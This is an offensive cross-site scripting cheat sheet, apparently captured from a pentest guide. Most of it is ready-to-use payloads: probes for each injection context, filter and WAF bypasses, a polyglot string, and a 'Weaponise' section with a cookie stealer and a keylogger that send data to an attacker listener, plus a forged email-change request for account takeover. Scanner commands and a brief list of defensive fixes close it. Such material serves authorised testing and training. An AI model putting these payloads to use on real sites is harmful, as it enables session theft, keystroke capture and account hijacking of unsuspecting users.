
XSS — Cross-Site Scripting

Inject JavaScript that runs in a victim's browser under the site's origin — steal sessions, keylog, forge requests as the victim, take over accounts. Three types: Reflected, Stored, DOM-based. Replace <placeholders> with your own values.



① Find Where Input Reflects

Drop a unique marker in every field/param, then search the response *and* the DOM for it — where it lands decides the payload (the "context").

Tab 1 · Confirm

```
?q=xss7391      → view-source + inspect DOM for xss7391
# then confirm execution:
<script>alert(document.domain)</script>
"><img src=x onerror=alert(1)>
<svg onload=alert(1)>
```

---

② Payload by Context

You must break out of wherever your input landed.

Tab 2 · Contexts

```
HTML body       <script>alert(1)</script>  /  <img src=x onerror=alert(1)>
HTML attribute  "><svg onload=alert(1)>   /   " autofocus onfocus=alert(1) x="
inside <script> ';alert(1)//   /   </script><script>alert(1)</script>
URL / href      javascript:alert(1)
DOM (hash)      #<img src=x onerror=alert(1)>
```

---

③ Filter / WAF Bypasses

Tab 3 · Bypass

```
case/obfus:    <ScRiPt>   <img src=x oNerror=alert(1)>
no parens:     <img src=x onerror=alert`1`>
no "script":   <svg/onload=alert(1)>  <body onload=alert(1)>  <details open
ontoggle=alert(1)>
encoded:       &#60;script&#62;  /  URL / double-URL encode
handlers:      onmouseover onerror onload onfocus ontoggle onanimationstart
polyglot (one string, many contexts):
jaVasCript:/*-/*`/*\`/*'/*"/**/(/* */oNcliCk=alert() )//%0D%0A//</stYle/</scRipt/--!
>\x3csVg/<sVg/oNloAd=alert()//>
```

---

④ Weaponise (impact)

Tab 4 · Exploit

```
# steal cookie (if NOT HttpOnly) to your listener
<script>fetch('http://<your-ip>/c?'+document.cookie)</script>

# keylogger
<script>document.onkeypress=e=>fetch('http://<your-ip>/k?'+e.key)</script>

# act as the victim — beats CSRF tokens (same-origin fetch)
<script>fetch('/account/email',{method:'POST',credentials:'include',
  body:'email=attacker@x.com'})</script>
```

HttpOnly blocks reading the cookie — pivot to session-riding (fetch with credentials) or account takeover (change email/password).

---

⑤ Tools & Defender Notes

Tab 1 · Tools

```
dalfox url "http://<target>/?q=FUZZ"     # fast automated scanner
XSStrike -u "http://<target>/?q=test"     # payloads + WAF bypass
# Burp Repeater for manual; interactsh/your server to catch blind/stored callbacks
```

Fixes (report): context-aware output encoding, strict Content-Security-Policy, HttpOnly + SameSite cookies, framework auto-escaping, avoid innerHTML.

Key idea: XSS is code execution in the victim's browser under the site's origin. Whatever the user can do on that site, your JavaScript can too — read their session, submit forms as them, exfil data. The type (reflected / stored / DOM) sets the delivery; the reflection context sets the payload; the win is turning alert(1) into a stolen session or a forced account action.